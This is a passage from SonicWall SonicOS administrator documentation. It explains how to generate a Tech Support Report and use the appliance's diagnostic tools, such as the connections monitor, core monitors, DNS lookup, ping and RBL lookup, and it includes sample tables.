
Tech Support Report

The **Tech Support Report** (TSR) generates a detailed report of the SonicWall security appliance configuration and status, and saves it to the local hard disk using the **Download Report** button. This file can then be e-mailed to SonicWall Technical Support to help assist with a problem.

TIP: You must register your SonicWall security appliance on MySonicWall to receive technical support.

Before emailing the Tech Support Report to the SonicWall Technical Support team, complete a Tech Support Request Form at https://www.MySonicWall.com/. After the form is submitted, a unique case number is returned. Include this case number in all correspondence, as it allows SonicWall Technical Support to provide you with better service.

Generating a Tech Support Report



NOTE: To hide or display the Tech Support Report (TSR) options, click the button on the far right of the section.

1 In the **Tech Support Report** section, select any of the following report options:

- **Sensitive Keys**—saves all keys with sensitive data—such as authentication keys, Ike keys, wireless information, VPN tunnel information—to the report as asterisks (*). By default, this option is not selected.
- **ARP Cache**—saves a table relating IP addresses to the corresponding MAC or physical addresses. By default, this option is not selected.
- **DHCP Bindings**—saves entries from the SonicWall security appliance DHCP server. By default, this option is not selected.
- **IKE Info**—saves current information about active IKE configurations. By default, this option is not selected.
- **SonicPointN Diagnostics**—lists log data if the SonicPoint-N experiences a failure and reboots. By default, this option is not selected.

  NOTE: This checkbox is only available if the SonicPoint device is enabled. For more information regarding this feature, refer to SonicPoint Diagnostics Enhancement.

- **List of current users**—lists all currently logged in local and remote users.

  NOTE: For reporting maximum user information, check both **List of current users** and **Detail of users**.

- **Inactive users**—lists the users with inactive sessions.
- **Detail of users**—lists additional details of user sessions, including timers, privileges, management mode if managing, group memberships, CFS policies and statistics, VPN client networks, and other information. The **Current users** report check box must be enabled first to obtain this detailed report.
- **IPv6 NDP**—saves all the NDP information to the report. By default, this option is not selected.
- **IPv6 DHCP**—saves all the DHCP information to the report. By default, this option is not selected.
- **Geo-IP/Botnet Cache—** saves the contents of the Geo-IP/Botnet cache. By default, this option is not selected.
- **IP Stack Info**—saves all IP stack information to the report. By default, this option is not selected.
- **Debug information in report**—specifies whether the downloaded TSR is to contain debug information.

  The TSR is organized in an easy-to-read format based off the second-level nodes of the GUI menu categories. You control whether or not to include debug information as a category at the end of the report. Debug information contains miscellaneous information that is not used by the average support engineer, but can be useful in certain circumstances.

  The Debug information is enclosed by the #Debug Information_START and #Debug Information_END tags.

2 Click **Download Report** to save the file to your system. When you click **Download Report**, a warning message is displayed.

3 Click **OK** to save the file. Attach the report to your **Tech Support Request** e-mail.

4 To send the TSR, system preferences, and trace log to SonicWall Engineering (not to SonicWall Technical Support), click **Send Diagnostic Reports**. The **Status** indicator at the bottom of the page displays **Please wait!** while the report is sent, and then displays **Diagnostic reports sent successfully**. You would normally do this after talking to Technical Support.

5 To periodically send the TSR, system preferences, and trace log to MySonicWall for SonicWall Engineering, select the **Enable Periodic Secure Backup of Diagnostic Reports to** MySonicWall check box and enter the interval in minutes between the periodic reports in the **Time Interval (minutes)** field.

6 To include raw data in the TSR report, check **Include raw flow table data entries when sending diagnostic report**.


Diagnostic Tools

You select the diagnostic tool from the **Diagnostic Tool** drop-down list in the **Diagnostic Tool** section of the **System > Diagnostics** page. The following diagnostic tools are available:

- Check Network Settings
- Connections Monitor
- Multi-Core Monitor
- Core Monitor
- Link Monitor
- Packet Size Monitor
- DNS Name Lookup
- IPv6 DNS Name Lookup

- Find Network Path
- Ping
- Core 0 Process Monitor
- Real-Time Black List Lookup
- Reverse Name Resolution
- IPv6 Reverse Name Resolution
- Connection Limit TopX
- Check GEO Location and BOTNET Server Lookup
- MX Lookup and Banner Check
- Trace Route
- PMTU Discovery
- Web Server Monitor
- User Monitor

Check Network Settings



Check Network Settings is a diagnostic tool that automatically checks the network connectivity and service availability of several pre-defined functional areas of SonicOS, returns the results, and attempts to describe the causes if any exceptions are detected. This tool helps you locate the problem area when users encounter a network problem.

Specifically, the Check Network Settings tool automatically tests the following functions:

- Default Gateway settings
- DNS settings
- MySonicWall server connectivity

- License Manager server connectivity
- Content Filter server connectivity

The return data consists of two parts:

- **Test Results** – Provides a summary of the test outcome
- **Notes** – Provides details to help determine the cause if any problems exist

The Check Network Settings tool is dependent on the **Network Monitor** feature available on the **Network > Network Monitor** page of the SonicOS management interface. Whenever the Check Network Settings tool is being executed (except during the Content Filter test), a corresponding Network Monitor Policy appears on the Network Monitor page, with a special diagnostic tool policy name in the form `diagTestPolicyAuto_<IP_address>_0`.

To use the Check Network Settings tool, first select it in the **Diagnostic Tools** drop-down list and then click the **Test** button in the row for the item that you want to test. The results are displayed in the same row. A green check mark signifies a successful test, and a red **X** indicates that there is a problem.

To test multiple items at the same time, select the checkbox for each desired item and then click the **Test All Selected** button.


If there are any failed probes, you can click the blue arrow to the left of the **IP Address** field of the failed item to jump to the configuration page to investigate the root cause.

Connections Monitor

Topics:

- Active Connections Monitor Settings
- IPv6 Connections Monitor Settings
- Active Connections Monitor

Active Connections Monitor Settings



You can filter the results to display only connections matching certain criteria. You can filter by **Source IP**, **Destination IP**, **Destination Port**, **Protocol**, **Src Interface**, and **Dst Interface**. Enter your filter criteria in the **Active Connections Monitor Settings** table.

The fields you enter values into are combined into a search string with a logical **AND**. For example, if you enter values for **Source IP** and **Destination IP**, the search string will look for connections matching:

```
Source IP AND Destination IP
```

Check the **Group** box next to any two or more criteria to combine them with a logical **OR**. For example, if you enter values for **Source IP**, **Destination IP**, and **Protocol**, and check **Group** next to **Source IP** and **Destination IP**, the search string will look for connections matching:

```
(Source IP OR Destination IP) AND Protocol
```

Click **Apply Filter** to apply the filter immediately to the **Active Connections Monitor** table. Click **Reset Filters** to clear the filter and display the unfiltered results again.

You can export the list of active connections to a file. Click **Export Results**, and select if you want the results exported to a plain text file, or a Comma Separated Value (CSV) file for importing to a spreadsheet, reporting tool, or database. If you are prompted to Open or Save the file, select **Save**. Then enter a filename and path and click **OK**.


IPv6 Connections Monitor Settings

For complete information on the SonicOS implementation of IPv6, see About IPv6.

The Connections Monitor Settings are configured the same in IPv6 and IPv4, select the radio buttons to change the view/configuration.

Active Connections Monitor

The **Active Connections Monitor** displays real-time, exportable (plain text or CSV), filterable views of all connections to and through the SonicWall security appliance. Click on a column heading to sort by that column.




#	Src IP	Src Port	Dst IP	Dst Port	Protocol	Src Iface	Dst Iface	Flow Type	IPS Category	Expiry (sec)	Tx Bytes	Rx Bytes	Tx Pkts	Rx Pkts	Flush
1	10.203.15.82	49153	10.50.129.148	53	UDP	X1	X1	DNS	N/A	28	128	0	2	0	
2	10.50.193.54	56507	10.203.15.82	443	TCP	X1	X1	HTTPS Management	N/A	299	629	519	5	8	
3	10.50.193.54	61336	10.203.15.82	443	TCP	X1	X1	HTTPS Management	N/A	1	675	452	6	7	
4	10.50.193.54	7596	10.203.15.82	443	TCP	X1	X1	HTTPS Management	N/A	1	675	452	6	7	
5	10.50.193.54	2787	10.203.15.82	443	TCP	X1	X1	HTTPS Management	N/A	1	3232	133050	45	102	
6	10.50.193.54	26299	10.203.15.82	443	TCP	X1	X1	HTTPS Management	N/A	1	675	412	6	6	
7	10.50.193.54	44023	10.203.15.82	443	TCP	X1	X1	HTTPS Management	N/A	1	2453	84587	28	65	
8	10.50.193.54	23100	10.203.15.82	443	TCP	X1	X1	HTTPS Management	N/A	1	675	452	6	7	
9	10.50.193.54	2659	10.203.15.82	443	TCP	X1	X1	HTTPS Management	N/A	1	675	412	6	6	

Multi-Core Monitor

The **Multi-Core Monitor** displays dynamically updated statistics on utilization of the individual cores of the SonicWall security appliances. Core 0 handles the control plane. The control plane processes all web server requests for the SonicOS UI as well as functions like FTP and VoIP control connections. Core 0 usage is displayed in green on the Multi-Core Monitor.

The remaining cores handle the data plane. To maximize processor flexibility, functions are not dedicated to specific cores; instead all cores can process all data plane tasks. Memory is shared across all cores. Firewall processing is displayed in grey for the data plane cores, and all other processing is displayed in blue.




NOTE: High utilization on Core 0 is normal while browsing the Web management interface and applying changes. All Web management requests are processed by Core 0 and do not impact the other cores. Traffic handling and other critical, performance-oriented and system tasks are always prioritized by the scheduler, and will never be impacted by web management usage.

Packet ordering and synchronization is maintained by assigning a unique tag to each unique flow. A flow is defined by five pieces of information: source IP address and port number, destination IP address and port number, and the protocol. To ensure that TCP and firewall states are properly maintained, each flow is processed by a single core. Each core can process a separate flow simultaneously, allowing for up to sixteen flows to be processed in parallel.

Core Monitor

The **Core Monitor** displays dynamically updated statistics on the utilization of a single specified core on the SonicWall NSA E-Class series security appliances. The **View Style** provides a wide range of time intervals that can be displayed to review core usage.




NOTE: High utilization on Core 0 is normal while browsing the Web management interface and applying changes. All Web management requests are processed by Core 0 and do not impact the other cores. Traffic handling and other critical, performance-oriented and system tasks are always prioritized by the scheduler, and will never be impacted by web management usage.

Link Monitor

The **Link Monitor** displays bandwidth utilization for the interfaces on the SonicWall security appliance. Bandwidth utilization is shown as a percentage of total capacity. The Link Monitor can be configured to display inbound traffic, outbound traffic or both for each of the physical interfaces on the appliance.

Packet Size Monitor

The **Packet Size Monitor** displays sizes of packets on the interfaces on the SonicWall security appliance. You can select from four time periods, ranging from the last 30 seconds to the last 30 days.




The Packet Size Monitor can be configured to display inbound traffic, outbound traffic or both for each of the physical interfaces on the appliance.

1 Select one of the following from the **View Style** drop-down list:
   - **Last 30 Seconds**
   - **Last 30 Minutes**
   - **Last 24 Hours**
   - **Last 30 Days**
2 Select the physical interface to view from the **Interface Name** drop-down list.
3 In the **Direction** drop-down list, select one of the following:
   - **Both** – Select for packets traveling both inbound and outbound
   - **Ingress** – Select for packets arriving on the interface
   - **Egress** – Select for packets departing from the interface

The packets are displayed in the Average Packet Size graph, where the X axis specifies when the packets crossed the interface and the Y axis specifies the average packet size at that time. Ingress packets are displayed in green, and egress packets are displayed in red.

DNS Name Lookup

The SonicWall security appliance has a DNS lookup tool that returns the IP address of a domain name. Or, if you enter an IP address, it returns the domain name for that address.



To perform a DNS name lookup:

1. Enter the host name or IP address in the **Look up name** field. Do not add *http* to the host name.
2. The SonicWall security appliance queries the DNS Server and displays the result in the **Result** section. It also displays the IP address of the DNS Server used to perform the query.

The **DNS Name Lookup** section also displays the IP addresses of the DNS Servers configured on the SonicWall security appliance. If there is no IP address or IP addresses in the **DNS Server** fields, you must configure them on the **Network > Settings** page.

IPv6 DNS Name Lookup

For complete information on the SonicOS implementation of IPv6, see About IPv6.

The IPv6 DNS Name Lookup tool will lookup the IPv6 address for a domain name. Or, if you enter an IPv6 address, it will lookup the domain name for that address.

When performing IPv6 DNS Lookup or IPv6 Reverse Name Lookup, you must enter the DNS server address. Either an IPv6 or IPv4 address can be used.


To use the IPv6 DNS Name Lookup tool:

1. Enter either an IPv4 DNS server address in the **DNS Server(V4)** field or an IPv6 DNS server address in the **DNS Server(V6)** field.
2. In the **Reverse Lookup the IP Address** field, enter either the domain name that you want to know the IPv6 address for or the IPv6 address that you want to know the domain name for.
3. Click **Go**.

   The appliance returns the matching pair of IPv6 address and domain name.

Find Network Path

Find Network Path indicates if an IP host is located on the LAN or WAN ports. This can diagnose a network configuration problem on the SonicWall security appliance. For example, if the SonicWall security appliance indicates that a computer on the Internet is located on the LAN, then the network or Intranet settings may be misconfigured.




Find Network Path can be used to determine if a target device is located behind a network router and the Ethernet address of the target device. It also displays the gateway the device is using and helps isolate configuration problems.

Ping

The **Ping** test bounces a packet off a machine on the Internet and returns it to the sender. This test shows if the SonicWall security appliance is able to contact the remote host. If users on the LAN are having problems accessing services on the Internet, try pinging the DNS server, or another machine at the ISP location. If the test is unsuccessful, try pinging devices outside the ISP. If you can ping devices outside of the ISP, then the problem lies with the ISP connection.

1 Select **Ping** from the **Diagnostic Tool** menu.



2 Enter the IP address or host name of the target device and click **Go**.


3 In the **Interface** drop-down menu, select which WAN interface you want to test the ping from. Selecting **ANY** allows the appliance to choose among all interfaces—including those not listed in the drop-down menu.

4 If the test is successful, the SonicWall security appliance returns a message saying the IP address is alive and the time to return in milliseconds (ms).

Ping for IPv6

For complete information on the SonicOS implementation of IPv6, see About IPv6.

The ping tool includes a **Prefer IPv6 networking** option.




When pinging a domain name, it uses the first IP address that is returned and shows the actual pinging address. If both an IPv4 and IPv6 address are returned, by default, the firewall pings the IPv4 address.

If the **Prefer IPv6 networking** option is enabled, the firewall will ping the IPv6 address.

Core 0 Process Monitor

The **Core 0 Process Monitor** shows the individual system processes on core 0, their CPU utilization, and their system time. The Core 0 process monitor is only available on the multi-core NSA E-Class appliances.




#	Name	Function	Priority	Total%	(secs)	Current%	(secs)
1	tZgPollWanUp	0x830379c8	50	0.33%	4499.65	0.00%	0.00
2	tWebListen	0x83030218	50	0.01%	72.42	0.00%	0.00
3	tDataPlaneTask	0x83030218	50	0.00%	60.17	0.00%	0.00
4	tAsFlhWr	0x83030218	128	0.00%	53.80	0.00%	0.00
5	tWebMain05	0x83030218	50	0.00%	52.52	0.00%	0.00
6	tWebMain02	0x83030218	50	0.00%	50.13	0.00%	0.00
7	tWebMain03	0x82f7c2f0	50	0.00%	47.90	0.00%	0.00
8	tWebMain04	0x83030218	50	0.00%	47.20	0.00%	0.00
9	tWebMain01	0x83030218	50	0.00%	45.42	0.00%	0.00

Real-Time Black List Lookup

The **Real-Time Black List Lookup** tool allows you to test SMTP IP addresses, RBL services, or DNS servers. Enter an IP address in the **IP Address** field, a FQDN for the RBL in the **RBL Domain** field and DNS server information in the **DNS Server** field. Click **Go**.

Reverse Name Resolution

The **Reverse Name Resolution** tool is similar to the DNS name lookup tool, except that it looks up a server name, given an IP address.

